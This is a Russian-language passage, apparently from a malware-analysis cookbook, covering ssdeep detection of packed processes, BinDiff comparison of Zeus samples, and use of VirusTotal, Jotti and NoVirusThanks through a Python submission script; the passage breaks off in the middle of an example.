Чтобы воспользоваться сценарием `ssdeep_procs.py` с DVD книги, в целевой системе необходимо установить модули Python `ctypes` и `pywin32`.[12] `pywin32` предоставляет оболочки функций API Windows, позволяющие вызывать их из Python. Если вы хотите запускать сценарий с USB-накопителя, `ssdeep_procs.py` можно преобразовать в исполняемый файл посредством `py2exe`.[13]

Следующая команда показывает использование `ssdeep_procs.py`. Испытательный стенд представлял собой систему XP с процессами, упакованными VMProtect, FSG, Neolite и UPX. Обратите внимание, что эти четыре процесса сходны со своими файлами на диске соответственно на 55, 72, 75 и 0 процентов. Все остальные процессы сходны со своими файлами на диске на 83-99 процентов.

```
C:\> python ssdeep_procs.py

Process                 Pid    Matched
smss.exe                588    96%
csrss.exe               660    96%
winlogon.exe            692    97%
services.exe            736    94%
lsass.exe               748    96%
vmacthlp.exe            904    96%
svchost.exe             928    91%
svchost.exe             1000   91%
Explorer.EXE            1584   97%
spoolsv.exe             1724   99%
wscntfy.exe             1276   91%
alg.exe                 2076   94%
wuauclt.exe             3724   86%
TSCHelp.exe             3168   83%
IEXPLORE.EXE            3664   97%
cmd.exe                 1036   94%
p-vmprotect.exe         372    55% possible packed exe
p-fsg.exe               3200   72% possible packed exe
p-neolite.exe           4084   75% possible packed exe
p-upx.exe               3860   0%  possible packed exe
python.exe              4044   96%
```

Сценарий `ssdeep_procs.py` способен обнаруживать и другое вредоносное поведение, называемое «опустошением процессов», подробнее рассматриваемое в рецепте 15-8. Опустошённые процессы - законные программы, например `notepad.exe`, которые запускает вредоносная программа. После запуска она заменяет тело, то есть исполняемые инструкции, законной программы вредоносными инструкциями. Это разновидность внедрения кода, обнаруживаемая посредством ssdeep, поскольку файл `notepad.exe` на диске будет значительно отличаться от находящегося в памяти.

Рецепт 3-11. Сравнение двоичных файлов посредством IDA и BinDiff

> **На DVD.** Дополнительные материалы к этому рецепту находятся на прилагаемом к книге DVD.

Сравнение двоичных файлов - фундаментальный метод обратной разработки. Особенно популярен он при исследовании уязвимостей, например для анализа исправлений производителей, однако полезен и при изучении вредоносных программ. Ssdeep помогает определить варианты одного семейства, но не сообщает, что именно изменилось. Если два файла сходны на 75 процентов, до завершения анализа ещё предстоит работа. Удалили ли злоумышленники код перебора паролей? Добавили ли компонент руткита для сокрытия файлов на диске? Возможно, оба файла ведут себя совершенно одинаково, но упакованы разными упаковщиками. В этом рецепте показано, как отвечать на такие вопросы посредством BinDiff,[14] подключаемого модуля IDA Pro для сравнения двоичных файлов.

BinDiff исследует файлы после их загрузки в IDA Pro. Он определяет функции, присутствующие в обоих файлах, по таким признакам, как CRC или хеш функции, число инструкций в каждом базовом блоке, число перекрёстных ссылок на функцию и из неё, а также с помощью множества других алгоритмов; подробности приведены в сетевом руководстве BinDiff.[15] Определив общие функции, можно воспользоваться цветовым графическим интерфейсом BinDiff, увеличить нужные участки и изучить изменения на уровне инструкций.

Старый добрый Zeus...

Следующее краткое описание объясняет контекст и цель демонстрации из этого рецепта.

В ноябре 2006 года авторы написали исследовательскую статью[16] об одном из первых замеченных вариантов Zeus. Во время обратной разработки мы загрузили двоичный файл Zeus в IDA Pro и присвоили имена максимально возможному числу функций, исходя из их поведения. Zeus крал сведения с компьютеров жертв, сжимал и шифровал их, а затем отправлял злоумышленникам по сети. На основе замеченного в двоичном файле алгоритма мы написали средство расшифровки для восстановления похищенных данных. Однако через некоторое время оно перестало работать. Очевидно, авторы Zeus каким-то образом обновили код, из-за чего старый алгоритм расшифровки больше не действовал, и нам предстояло понять, как его исправить.

Использование BinDiff

Следующие действия показывают, как с помощью BinDiff быстро найти функцию расшифровки и точно определить внесённые в неё изменения.

1. Создайте базу IDA (IDB) для каждого из двух сравниваемых файлов. Назначьте одну основной, а вторую дополнительной. В нашем случае основной будет `new_zeus.idb`, образец декабря 2008 года, а дополнительной - `old_zeus.idb`, первоначальный образец ноября 2006 года.
2. Откройте основную IDB в IDA, оставив дополнительную закрытой, и выберите **Edit > Plugins > zynamics BinDiff 3.0** либо нажмите **Shift+D**.
3. Когда появится запрос, показанный на рисунке 3-1, нажмите **Diff Database** и выберите дополнительную IDB.




Рисунок 3-1. Главное меню выбора BinDiff

После завершения сравнения в IDA появятся следующие новые вкладки:

◦ **Statistics:** сводка общего сходства двух файлов.
◦ **Matched functions:** функции, имеющиеся в обоих файлах. На вкладке показаны степень сходства от 0 до 1,00, степень уверенности от 0 до 1,00, адреса и имена функций в обоих файлах, алгоритм сопоставления BinDiff и статистика точного числа совпавших базовых блоков, инструкций и рёбер.
◦ **Primary unmatched:** функции основного файла, для которых не нашлось соответствующих функций в дополнительном.
◦ **Secondary unmatched:** функции дополнительного файла, для которых не нашлось соответствующих функций в основном.

4. Изучите вкладку совпавших функций. Как видно на рисунке 3-2, функции в столбце **name secondary** из `old_zeus.idb` названы в соответствии с назначением. BinDiff нашёл возможное соответствие функции, которую мы в 2006 году назвали `DecodeData`. Оценка сходства равна 0,70 из 1,00, а степень уверенности - 0,98 из 1,00.




Рисунок 3-2. Вызов визуального сравнения со вкладки Matched Functions

5. Чтобы подробнее рассмотреть две функции, щёлкните строку правой кнопкой и выберите **Visual Diff**. Откроется графический интерфейс BinDiff, показанный на рисунке 3-3. Окно разделено на две части. Слева находится потенциальное соответствие функции `DecodeData`, справа - сама функция `DecodeData`.




Рисунок 3-3. Расположенные рядом графы потока двух функций в BinDiff

6. При необходимости масштабируйте и перемещайте граф, чтобы точно увидеть добавленные, удалённые или изменённые инструкции. Помните, что рассматриваются образцы, созданные с разницей более двух лет, поэтому некоторые различия могут объясняться тем, что

злоумышленники использовали при разработке вредоносной программы новую версию компилятора или операционной системы.

7. Две функции можно рассмотреть с другой точки зрения, выбрав вкладку **Assembler** в графическом интерфейсе BinDiff, как показано на рисунке 3-4. Для навигации используйте полосу прокрутки посередине.




Рисунок 3-4. Дополнительная функция применяет сжатие, основная нет

На рисунке 3-4 видно, что функция из дополнительной IDB вызывает `RtlDecompressBuffer`, а функция из основной IDB - нет. Обе функции реализуют сходный алгоритм, включающий прибавление 5 к числу и вычитание `0xF9` из числа. Несмотря на использование разных регистров для временного хранения, алгоритмы выполняют одинаковые задачи. Таким образом, единственное видимое различие между функциями - удаление `RtlDecompressBuffer`. Действительно, образец Zeus 2006 года использует сжатие, а образец 2008 года - нет. Это и стало ключом к исправлению нашего средства расшифровки.

Примечание. Дополнительные сведения об определении связей между двоичными файлами приведены в следующих источниках:

- Zynamics VxClass: http://www.zynamics.com/vxclass.html
- *The State of Malware Family Ties*, Эро Каррера и Питер Сильберман: http://blog.mandiant.com/archives/934
- DarunGrim: http://www.darungrim.org/
- PatchDiff2 компании Tenable Security: http://cgi.tenablesecurity.com/tenable/patchdiff.php
- turbodiff компании CoreLabs: http://corelabs.coresecurity.com/index.php?module=Wiki&action=view&type=tool&name=turbodiff

Сноски

[1] [назад] http://www.peid.info/BobSoft/Downloads/UserDB.zip
[2] [назад] http://code.google.com/p/yara-project/wiki/PackerRules
[3] [назад] http://code.google.com/p/pyssdeep/
[4] [назад] http://www.team-cymru.org/Services/MHR/
[5] [назад] http://docs.python.org/library/subprocess.html
[6] [назад] http://www.winehq.org/
[7] [назад] http://msdn.microsoft.com/en-us/magazine/ms809762.aspx
[8] [назад] http://msdn.microsoft.com/en-us/magazine/cc301805.aspx
[9] [назад] http://code.google.com/p/pefile/
[10] [назад] http://www.sunbelt-software.com/ihs/alex/vb07_paper.pdf
[11] [назад] http://ssdeep.sourceforge.net
[12] [назад] http://sourceforge.net/projects/pywin32/
[13] [назад] http://www.py2exe.org/
[14] [назад] http://www.zynamics.com/bindiff.html
[15] [назад] http://www.zynamics.com/downloads/bindiff30-manual.zip
[16] [назад] http://www.mnin.org/write/ZeusMalware.pdf

Глава 4. Песочницы и мультиантивирусные сканеры

Сетевые песочницы и мультиантивирусные сканеры позволяют быстро и легко получить первое представление о неизвестных файлах. В большинстве случаев для работы с такими службами достаточно указать файл, щёлкнуть мышью и прочитать результат, но их возможности этим, разумеется, не ограничиваются. Некоторые системы скрывают сложность внутренней реализации и предоставляют предельно удобный и интуитивно понятный интерфейс. Другие создаются с расчётом на гибкость и позволяют расширять их собственными инструментами, сценариями и параметрами. В этой главе описано несколько возможностей, способных сделать работу с песочницами и мультиантивирусными сканерами ещё эффективнее.

Прежде чем начать, необходимо понять риски использования таких служб. Ложноположительные и ложноотрицательные результаты всегда будут оставаться проблемой. Даже если все 40 из 40 антивирусных продуктов признают файл безопасным, это ещё не означает, что он действительно безопасен. Кроме того, если вы не используете закрытый экземпляр службы, файлы, отправленные на общедоступные сайты, могут автоматически передаваться другим производителям и третьим сторонам. В целом это полезно, поскольку для создания новых сигнатур производителям нужны образцы. Однако целевая вредоносная программа может содержать жёстко заданные имена пользователей, пароли, DNS-имена или IP-адреса внутренних систем, которые не следует распространять без необходимости.

Помимо раскрытия данных производителям и, возможно, широкой публике, следует учитывать ещё один фактор, описанный ранее в главе 1: уведомление злоумышленников о том, что их обнаружили. Например, если они проникли в вашу сеть посредством файла с определённым хешем MD5, а два дня спустя файл с тем же хешем появился на сайте общедоступного сканера, злоумышленники поймут, что их заметили. Они могут изменить тактику или затаиться, пока вы не решите, что они покинули сеть.

Общедоступные антивирусные сканеры

Многие производители антивирусов позволяют бесплатно проверить весь компьютер на своих сайтах посредством загружаемых файловых сканеров. Однако лишь немногие дают отправить отдельный файл и быстро получить результат. Но даже если доступна отправка одного файла, зачем ограничиваться результатом одного производителя, когда можно получить результаты сразу нескольких? Общедоступный антивирусный сканер позволяет открыть один сайт, отправить файл и быстро проверить его более чем тремя десятками антивирусных продуктов.

Как уже говорилось, результаты сканирования нельзя принимать на веру. Образцы вредоносных программ нередко остаются необнаруженными в течение часов, дней и даже недель после появления в реальных атаках. На соревновании Race To Zero (http://www.racetozero.net) в рамках Defcon 16 исследователям предложили изменить десять вирусов так, чтобы они сохранили работоспособность, но смогли пройти незамеченными мимо всех основных антивирусных продуктов. По меньшей мере три команды справились менее чем за шесть часов! Авторы вредоносных программ тоже ведут подобные игры. Группа, стоявшая за червём Storm, применяла серверный полиморфизм, из-за которого код вредоносной программы слегка изменялся вплоть до одного раза в десять минут (см. http://www.fortiguard.com/report/roundup_jan_2007.html).

Рецепт 4-1. Сканирование файлов посредством VirusTotal

Среди общедоступных антивирусных сканеров VirusTotal[1] является ведущей службой. Её сайт позволяет отправлять подозрительные файлы размером до 20 Мбайт и сканирует их 42 антивирусными продуктами, именно столько их было на момент написания книги. VirusTotal можно использовать следующими способами:

• **Отправка через веб-сайт.** Самый распространённый способ - сайт VirusTotal. Откройте его, нажмите кнопку **Browse** и выберите отправляемый файл. Если вы работаете в корпоративной среде и не хотите вызывать срабатывания системы обнаружения вторжений или фильтра содержимого, файл можно отправить через SSL-соединение.
• **Отправка по электронной почте.** Создайте сообщение на адрес `scan@virustotal.com`, введите `scan` в поле темы и прикрепите проверяемый файл. VirusTotal вернёт результаты в ответном электронном письме.
• **Поиск по хешу.** Сайт VirusTotal позволяет искать в существующей базе просканированных файлов по хешу MD5, SHA1 или SHA256. Эта возможность удобна, если значение хеша известно, но копии самого файла у вас нет.
• **Отправка из оболочки Explorer.** VirusTotal Uploader - инструмент только для Windows, позволяющий отправлять файлы непосредственно из Windows Explorer. Его можно загрузить и установить по инструкциям на странице http://www.virustotal.com/advanced.html. После установки любой файл можно отправить в VirusTotal, щёлкнув его правой кнопкой мыши, как показано на рисунке 4-1.

Если анализируемого файла ещё нет в базе VirusTotal, он будет загружен. Когда результаты сканирования станут доступны, программа отправки откроет в браузере страницу VirusTotal, где их можно просмотреть.




Рисунок 4-1. Отправка файлов посредством VirusTotal Uploader

Результаты сканирования

На странице результатов показаны название и версия антивирусного продукта, дата последнего обновления его сигнатур и, при наличии, имя обнаруженной угрозы. Пример результата сканирования приведён на рисунке 4-2.

File **sample.pdf** received on **2010.03.30 11:48:10 (UTC)**
Current status: **finished**
Result: **29/42 (69.05%)**

Compact | Print results

Antivirus	Version	Last Update	Result
a-squared	4.5.0.50	2010.03.30	Exploit.Win32.Pidief!IK
AhnLab-V3	5.0.0.2	2010.03.30	PDF/Cve-2010-0188
AntiVir	7.10.5.251	2010.03.30	EXP/Pidief.axa
Antiy-AVL	2.0.3.7	2010.03.30	Exploit/JS.Pdfka
Authentium	5.2.0.5	2010.03.30	JS/ShellCode.AM
Avast	4.8.1351.0	2010.03.29	-
Avast5	5.0.332.0	2010.03.29	-
AVG	9.0.0.787	2010.03.29	Exploit_c.DEY
BitDefender	7.2	2010.03.30	Exploit.PDF-EXE.Gen
CAT-QuickHeal	10.00	2010.03.30	-
ClamAV	0.96.0.0-git	2010.03.30	-
Comodo	4437	2010.03.30	UnclassifiedMalware
DrWeb	5.0.2.03220	2010.03.30	Exploit.PDF.758

Рисунок 4-2. Страница результатов сканирования VirusTotal

Как видно, 29 из 42 антивирусных продуктов признали отправленный файл вредоносным, а остальные 13 сочли его безопасным. Различие результатов ещё раз показывает, почему важно проверять файл несколькими антивирусными продуктами.

Помимо результатов антивирусов, VirusTotal предоставляет сведения о просканированном файле, полученные посредством различных сторонних инструментов и веб-сайтов. Ниже перечислено содержимое этого раздела страницы результатов:

• хеши MD5, SHA1, SHA256 и ssdeep файла;
• тип файла, определённый TrID[2];
• временная метка, точка входа, разделы, импорт и экспорт файла, полученные посредством pefile[3];
• ссылка на анализ в песочнице ThreatExpert,[4] если он существует;
• уведомление о действительности цифровой подписи файла, полученное посредством SigCheck[5];
• ссылка на анализ Prevx,[6] если он существует;
• имена упаковщиков, использованных для сокрытия файла, определённые PEiD[7];
• краткое описание файла, если его хеш найден в эталонном наборе данных RDS Национальной библиотеки эталонного программного обеспечения NSRL;
• сводка тегов PDF, полученная посредством PDFiD Дидье Стивенса,[8] только для PDF-файлов.

Часть дополнительных сведений VirusTotal показана на рисунке 4-3.




Рисунок 4-3. Раздел дополнительных сведений VirusTotal

Рецепт 4-2. Сканирование файлов посредством Jotti

Сканер вредоносных программ Jotti[9] доступен более чем на десяти языках и в настоящее время проверяет отправленные файлы 20 антивирусными продуктами. Если продукт существует для Linux, скорее всего, Jotti использует его на своём сайте. Отправить файл в Jotti можно через веб-интерфейс на главной странице сайта.

Результаты сканирования

На странице результатов отображается положение в очереди, если она есть, после чего страница начинает в реальном времени обновляться результатами каждого антивирусного продукта. Jotti показывает дату последнего обновления вирусных определений и либо зелёную надпись `Found nothing`, либо красное имя совпавшей вирусной сигнатуры. Внешний вид страницы результатов Jotti показан на рисунке 4-4.




Рисунок 4-4. Результаты сканирования вредоносной программы в Jotti

Хеши MD5 и SHA1

Кроме того, Jotti показывает хеши MD5 и SHA1 отправленного файла. Искать в базе Jotti по хешу MD5 или SHA1 можно посредством следующего URL: http://virusscan.jotti.org/hashsearch.php.

Рецепт 4-3. Сканирование файлов посредством NoVirusThanks

Мультидвижковый антивирусный сканер NoVirusThanks[10] в настоящее время проверяет отправленные файлы 24 антивирусными продуктами. Службу NoVirusThanks можно использовать следующими способами:

• **Отправка через веб-сайт, загрузка файла.** На сайт NoVirusThanks можно загружать файлы размером до 20 Мбайт. Преимущество этой службы состоит в возможности запретить передачу файлов другим производителям антивирусов и третьим сторонам. Для этого при загрузке установите флажок **Do not distribute this sample**.

• **Отправка через веб-сайт, URL.** NoVirusThanks позволяет отправлять URL, поэтому потенциально вредоносный файл не требуется сначала загружать на свой компьютер. Откройте вкладку **Scan Web Address**, введите URL и нажмите кнопку **Submit Address**. Система NoVirusThanks получит содержимое указанного URL и вскоре начнёт сканирование файла так же, словно вы загрузили его непосредственно.

• **Отправка посредством NoVirusThanks Uploader.** NoVirusThanks Uploader[11] - приложение только для Windows, позволяющее без веб-браузера отправлять файлы размером до 5 Мбайт со своего компьютера. Оно также умеет локально загружать файлы по URL, а затем отправлять их. У приложения имеется множество других возможностей, включая перечисление запущенных служб, ключей реестра автоматического запуска, загруженных динамически подключаемых библиотек (DLL), загруженных драйверов и многое другое. Приложение NoVirusThanks Uploader показано на рисунке 4-5.




Рисунок 4-5. Приложение NoVirusThanks Uploader

Результаты сканирования

Вскоре после отправки файла любым из перечисленных способов NoVirusThanks назначит ему уникальный URL. Обратите внимание: URL уникален для каждой загрузки, а не для каждого файла. Если отправить один файл дважды, будут получены два разных URL. Для каждого продукта на странице отображаются название антивируса, идентификатор базы или вирусных определений, версия антивирусного механизма и, при наличии, имя обнаруженной угрозы. Вид результатов показан на рисунке 4-6.

К сожалению, хотя NoVirusThanks показывает на странице результатов хеши MD5 и SHA1, впоследствии искать их на сайте невозможно. Для просмотра прежнего анализа необходимо сохранить URL; иначе файл придётся отправить повторно, чтобы получить новый анализ.

Antivirus	Database	Engine	Result
a-squared	04/02/2010	4.5.0.8	Trojan.Win32.PincavIIK
Avira AntiVir	7.10.3.139	7.6.0.59	TR/Pincav.nyg
Avast	100203-1	4.8.1229	Win32:Spyware-gen [Spy]
AVG	270.14.132/2611	9.0.0.725	SHeur2.CBVR
BitDefender	04/02/2010	7.0.0.2555	Trojan.Generic.2944501
ClamAV	29/01/2010	0.95.1	-
Comodo	3468	3.13.579	TrojWare.Win32.Trojan.Agent.Gen
Dr.Web	04/02/2010	5.0	-
F-PROT6	20100203	4.5.1.85	-
G-Data	19.9309	2.0.7309.847	-
Ikarus T3	29/01/2010	1001074	Trojan.Win32.Pincav
Kaspersky	04/02/2010	8.0.0.357	Trojan.Win32.Pincav.nyg
McAfee	29/01/2010	5.1.0.0	-
NOD32 v3	4833	3.0.677	Win32/Agent
Norman	2009/11/03	5.92.08	-
Panda	20/10/2009	9.5.1.00	-
Solo Antivirus	04/02/2010	8.0	-
Sophos	04/02/2010	4.32.0	Mal/Generic-A
TrendMicro	809(680900)	1.1.1001	-
VBA32	04/02/2010	3.12.0.300	Trojan.Win32.Pincav.nyg
VirusBuster	10.119.29	1.4.3	-

Рисунок 4-6. Страница результатов сканирования NoVirusThanks

NoVirusThanks предлагает ещё несколько продуктов и служб, которые также могут вас заинтересовать:

• **Threat Killer** - управляемое сценариями средство удаления вредоносных программ, которое позволяет выгружать драйверы, завершать процессы, удалять файлы и ключи реестра. Поддержка сценариев полезна, поскольку для эффективного удаления вредоносной программы действия иногда требуется выполнять в определённом порядке. В антивирусах порядок действий может быть жёстко задан, из-за чего удаление завершается неудачей.
• **Hijack Hunter** - средство поиска распространённых признаков заражения, например изменений файла `HOSTS`, объектов Browser Helper Object, DNS-серверов и мест автоматического запуска в реестре.
• **URLVoid** - сетевая служба, определяющая вредоносность домена по результатам Google Diagnostic, McAfee SiteAdvisor, Norton SafeWeb и других источников, всего их сейчас 17.

Рецепт 4-4. Мультиантивирусная отправка файлов из Python с поддержкой базы данных

> **На DVD.** Дополнительные материалы к этому рецепту находятся на прилагаемом к книге DVD.

В этом рецепте представлен интерфейс командной строки для VirusTotal, Jotti и NoVirusThanks. Сценарий позволяет анализировать файлы несколькими службами без веб-браузера или специального клиента. Поскольку он написан на Python, его можно использовать в Linux, Mac OS X и Windows. Запрещается применять этот сценарий в коммерческих целях или способом, нарушающим правила допустимого использования производителя.

Возможность отправлять файлы из командной строки облегчает автоматизацию загрузки и получения результатов. Например, можно создать второй сценарий для извлечения потенциально опасных вложений из локального файла MBOX или удалённой учётной записи POP3/IMAP, а затем передавать вложения `avsubmit.py`. Этот сценарий можно включить в рабочий процесс ханипота, описанный в главе 2, либо применять для автоматической отправки процессов, сохранённых из памяти посредством Volatility. Возможности практически безграничны.

Справка по использованию `avsubmit.py` выглядит следующим образом:

```
$ python avsubmit.py -h

Usage: avsubmit.py [options]

Options:
  -h, --help            show this help message and exit
  -i, --init            initialize virus.db
  -o, --overwrite       overwrite existing DB entry
  -f FILENAME, --file=FILENAME
                        upload FILENAME
  -v, --virustotal      use VirusTotal
  -e, --threatexpert    use ThreatExpert
  -j, --jotti           use Jotti
  -n, --novirus         use NoVirusThanks
Usage: avsubmit.py [options]
```

Если один раз вызвать `avsubmit.py` с параметром `--init`, сценарий создаст пустой файл `virus.db`, то есть базу SQLite. При каждом последующем использовании он будет автоматически наполнять базу результатами антивирусного сканирования. Если отслеживать результаты анализа посредством SQLite не требуется, просто не инициализируйте базу.

Отправка в VirusTotal

Файлы можно загружать в VirusTotal посредством параметра `-v`. Сценарий `avsubmit.py` вычисляет хеш входного файла и выполняет поиск по хешу в VirusTotal, проверяя наличие готовых результатов. Если они есть, сценарий запрашивает список обнаружений. В противном случае он отправляет файл, ждёт завершения обработки, а затем возвращает список обнаружений. Перед использованием сценария необходимо получить ключ API VirusTotal[12] и вставить его в начало `avsubmit.py`.

```
$ python avsubmit.py -f 11229.exe -v

Using VirusTotal...
Searching VT for SHA1: 590933753cac80734db00c5e5d7f8063bcc1e4d5
The file does not already exist on VT
Submitting file to VT, please wait...
Analysis here: http://www.virustotal.com/analisis/\
```

```
 cec813ceaa070d1e0fadd8ea09e58f88445d0950999d8e4948d8c104b9b94a5f-1269588142
Trying to get results for the next 600 seconds...
  Prevx => High Risk Worm
  NOD32 => a variant of Win32/Kryptik.DHB
  F-Prot => W32/Alureon.H.gen!Eldorado
  Symantec => Suspicious.Insight
  McAfee+Artemis => Artemis!C178CBB6E88D
  Sophos => Mal/TDSSPack-W
  CAT-QuickHeal => Win32.Packed.TDSS.z.5
  Authentium => W32/Alureon.H.gen!Eldorado
  VirusBuster => Rootkit.Alureon.Gen.10
  TrendMicro => TROJ_BREDO.SME
```

Отправка в Jotti

При указании параметра `-j` сценарий проверяет, имеется ли файл в базе Jotti. Если нет, он отправляет файл. В командной строке будет получен список обнаружений и URL страницы результатов.

```
$ python avsubmit.py -f 11229.exe -j

Using Jotti...
Initialized cookie: sessionid=ced321e4eca5aad8940055dc51cd193a4
Initialized APC: 8f0b8b63d15375760b14c195419d6369a5d92564
Checking Jotti for MD5: C178CBB6E88DFA8AFEB1E2F740EBF72B
Analysis here:
    http://virusscan.jotti.org/en/scanresult/\
                  c9738bd6346142b20df79091f1b741098a90116b
Trying to get results for the next 60 seconds...
  nod32 => Win32/Kryptik.DHB
  fsecure => Packed:W32/TDSS.EU
  avast => Win32:Malware-gen
  gdata => Gen:Heur.Krypt.25
  kaspersky => Packed.Win32.TDSS.z
  asquared => Packed.Win32.TDSS.z!A2
  avira => TR/PCK.Tdss.Z.3138
  ikarus => Packed.Win32.Tdss
  avg => Agent_r.RG
  sophos => Mal/TDSSPack-W
  quickheal => Win32.Packed.TDSS.z.5
  virusbuster => Rootkit.Alureon.Gen.10
```

Отправка в NoVirusThanks

NoVirusThanks не поддерживает поиск файлов по хешу, поэтому `avsubmit.py` всегда отправляет файл, не проверяя, загружался ли он прежде. Сценарий дождётся завершения работы сканеров, выведет результаты в STDOUT и предоставит ссылку для просмотра анализа в браузере.

```
$ python avsubmit.py 11229.exe -n

Using NoVirusThanks...
